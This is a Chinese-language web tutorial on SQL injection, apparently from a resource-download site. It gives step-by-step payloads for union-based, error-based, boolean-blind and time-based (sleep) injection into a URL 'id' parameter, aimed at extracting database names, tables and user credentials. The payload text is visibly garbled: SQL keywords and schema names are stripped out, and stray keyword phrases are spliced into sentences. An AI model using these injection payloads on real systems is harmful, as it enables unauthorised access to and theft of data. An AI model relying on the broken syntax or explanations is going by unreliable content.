双旋网络
浅谈SQL注入

浅谈SQL注入
在关于SQL注入,百度的解释是这样的:SQL注入即是指web应用程序对用户输入数据的合法性没有判断或过滤不严浅谈SQL注入,攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句,在管理员不知情的情况下实现非法操作,以此来实现欺骗数据库服务器执行非授权的任意查询,从而进一步得到相应的数据信息。
言简意赅地说,把数据变成程序,查询变成执行;就是不按常理出牌,俗称乱拳打死老师傅。
几种主流的sql注入技术浅析
——注入方法向下兼容,执行力越来越高
1.若是能观察到显示位和返回数据,即可使用手工id注入的方法
1.寻找注入点,构造闭合 url?id=1 所猜闭合 and 1=2 –+
若猜错则web无执行该语句,显示正常页面;猜对,则web执行该语句,出现预期外的结果
2.查看当前表总共有多少列 url?id=1 order by 所猜测的数字 –+
2.寻找显示位 url?id=-1’ union all 1,2,3 –+
3.定位该网页所选用数据库 ()当前数据库 () 数据库版本号
4.通过数据库查找web所用表 url?id=-1’ union all 1,,3 from . where =’当前数据库’ –+
5.通过已知数据库和表名查找该表内所有列名 url?id=-1’ union all 1,,3 from . where =’当前数据库’ and =’当前表名’ –+
6.最后一只数据库,表名sql 注入 or,列名后,直接查询数据库中的用户名和密码
url?id=-1 union all 1,用户名,密码 from 表名
2.若是web页面无显示位,也无可惜那时数据,仍然有sql报错通知显示,即可使用报错型sql注入
以下代码摘自插件Max

报错型sql注入上述sql注入的前三步是一致的,但没有数据的回显位,也就是说即使构造语句成功我们也没有办法看到数据的显示。但是如果sql语句出现错误则可以显示在页面上,我们可以利用这点来构造报错显示sql语句。下边是利用 `count(*), FLOOR(RAND(0)*2,group by `报错。
前几部步骤一致,寻找到注入点后在植入点直接复制该段代码即可
查看版本
OR 1 GROUP BY (0x3a,(),FLOOR(RAND(0)*2)) MIN(0) OR 1
查看
AND( 1 FROM ( COUNT(*),((( (CAST(() AS CHAR),0x7e)) FROM . WHERE =() LIMIT 0,1),FLOOR(RAND(0)*2))x FROM . GROUP BY x)a)
查看表
AND( 1 FROM ( COUNT(*),((( (CAST( AS CHAR),0x7e)) FROM . WHERE =数据库名字 LIMIT 0,1),FLOOR(RAND(0)*2))x FROM . GROUP BY x)a)
查看列
AND ( 1 FROM ( COUNT(*),((( (CAST( AS CHAR),0x7e)) FROM . WHERE =表名 AND =数据库名 LIMIT 0,1),FLOOR(RAND(0)*2))x FROM . GROUP BY x)a)
查看数据
AND ( 1 FROM ( COUNT(*),((( (CAST((列名) AS CHAR),0x7e)) FROM 表名 LIMIT 0,1),FLOOR(RAND(0)*2))x FROM . GROUP BY x)a)
在以上注入语句中浅谈SQL注入,可以使用()函数进行一次多个查找
3.若是无显示位也无报错值,只能在页面上看到页面是否正确,这里就要使用布尔盲注blind 了
什么是布尔?什么是盲注?
字面上,盲注就是瞎jb注入,看不见回显,只有1,和0
布尔值就是1,和0的值
布尔型是利用页面至少会呈现正确提交和错误提交两种不同回馈,来构造sql语句逐个猜测数据库中内容。
例如:一个人不说话,如果你说对了他就点头,如果你说错了他就摇头。理解以下场景:
菜鸟:“大佬,你是不姓张?”
不说话的大佬:摇头ing
菜鸟:“我知道了sql 注入 or,大佬你姓赵是不是?”
不说话的大佬:欣慰的点头ing
菜鸟自语:“原来大佬姓赵啊”
然后菜鸟开始了新一轮的猜测问答
以上就是布尔型盲注的原理。
布尔盲注使用以下基本sql函数:
()//返回字符串的长度
(abc)返回3,表示abc字符串长度为3
()//截取字符串
(abc,1,1) 返回a,从abc的第一位开始截,步长为1。
前几部过程一致,寻找注入点后即可开始注入
构造判断语句
id =1 and 1=2
id =1’ and 1=2 –+
id =1“ and 1=2 –+
+ 构造暴库语句
id=1‘ and (())>1 –+ //增1这个数字大小来判断库名长度
id 1’ and ascii(((),1,1)) > 1 –+ //增加1这个数据来判断数据库名的第一个字母ascii值大小,参考码表
id=1‘ and ascii((( from . where ='库名' limit 0,1),1,1))>1 –+ //表名
id =1‘ and ascii((( from . where = 'your table' and = '库名' limit 0,1),1,1)) //列名
id=1‘ and ascii((( ’列名‘ from '表名' limit 0,1)sql 注入 or,1,1)) //爆值
通过基本的逻辑运算和ASCII表,成功只问是与否就可获取我们所想要知道的信息
4.若是无显示为也无报错值,布尔盲注之后也无显示对与否,我们是不是就没有办法获取信息了呢?
密码学中有一种通信攻击方式叫做侧信道攻击
百度百科如下:
边信道攻击,又称侧信道攻击:针对加密电子设备在运行过程中的时间消耗、功率消耗或电磁辐射之类的侧信道信息泄露而对加密设备进行攻击的方法被称为边信道攻击。这类新型攻击的有效性远高于密码分析的数学方法,因此给密码设备带来了严重的威胁。
我们这里使用的是被划重点的“时间消耗”间接地判断出服务器上是否执行该命令;
时间消耗需要用到以下函数
同普通布尔盲注类似,不过加入了sleep()函数,通过服务器返回数据的时间来判断该命令是否被执行(网页是不是很明显的卡了一下)
实际环境中根据自身需求进行改写睡眠时间
+ 构造判断语句
id=1' and if(1=2,1, sleep(10)) –+
id=1″ and if(1=2,1, sleep(10)) –+
id=1) and if(1=2,1, sleep(10)) –+
+ 构造暴库语句
id=1‘ and if(((()>1),sleep(4),0) –+ //增加1值来猜库名的长度
id 1’ and if((ascii(((),1,1)) > 1),sleep(4),0 )–+ //库名
id 1’ and if((ascii((( from . where = 'your table' and = 'your 'limit 0,1),1,1)) > 1),sleep(4),0 )–+ //表名
sleep()
括号中直接加入睡眠时间,你就可以睡这个服务器了,睡了服务器,服务器就到手了
1. 本站所有资源来源于用户上传和网络,如有侵权请联系站长!
2. 分享目的仅供大家学习和交流,您必须在下载后24小时内删除!
3. 不得使用于非法商业用途,不得违反国家法律。否则后果自负!
4. 本站提供的源码、模板、插件等等其他资源,都不包含技术服务请大家谅解!
5. 如有链接无法下载、失效或广告,请联系站长处理!
6. 本站不售卖代码,资源标价只是站长收集整理的辛苦费!如果您喜欢该程序,请支持正版软件,购买注册,得到更好的正版服务。
7. 站长QQ号码 2205675299
资源库 - 资源分享下载网 » 浅谈SQL注入

常见问题FAQ
- 关于资源售价和售后服务的说明?
- 代码有没有售后服务和技术支持?
- 有没有搭建服务?
- 链接地址失效了怎么办?
- 关于解压密码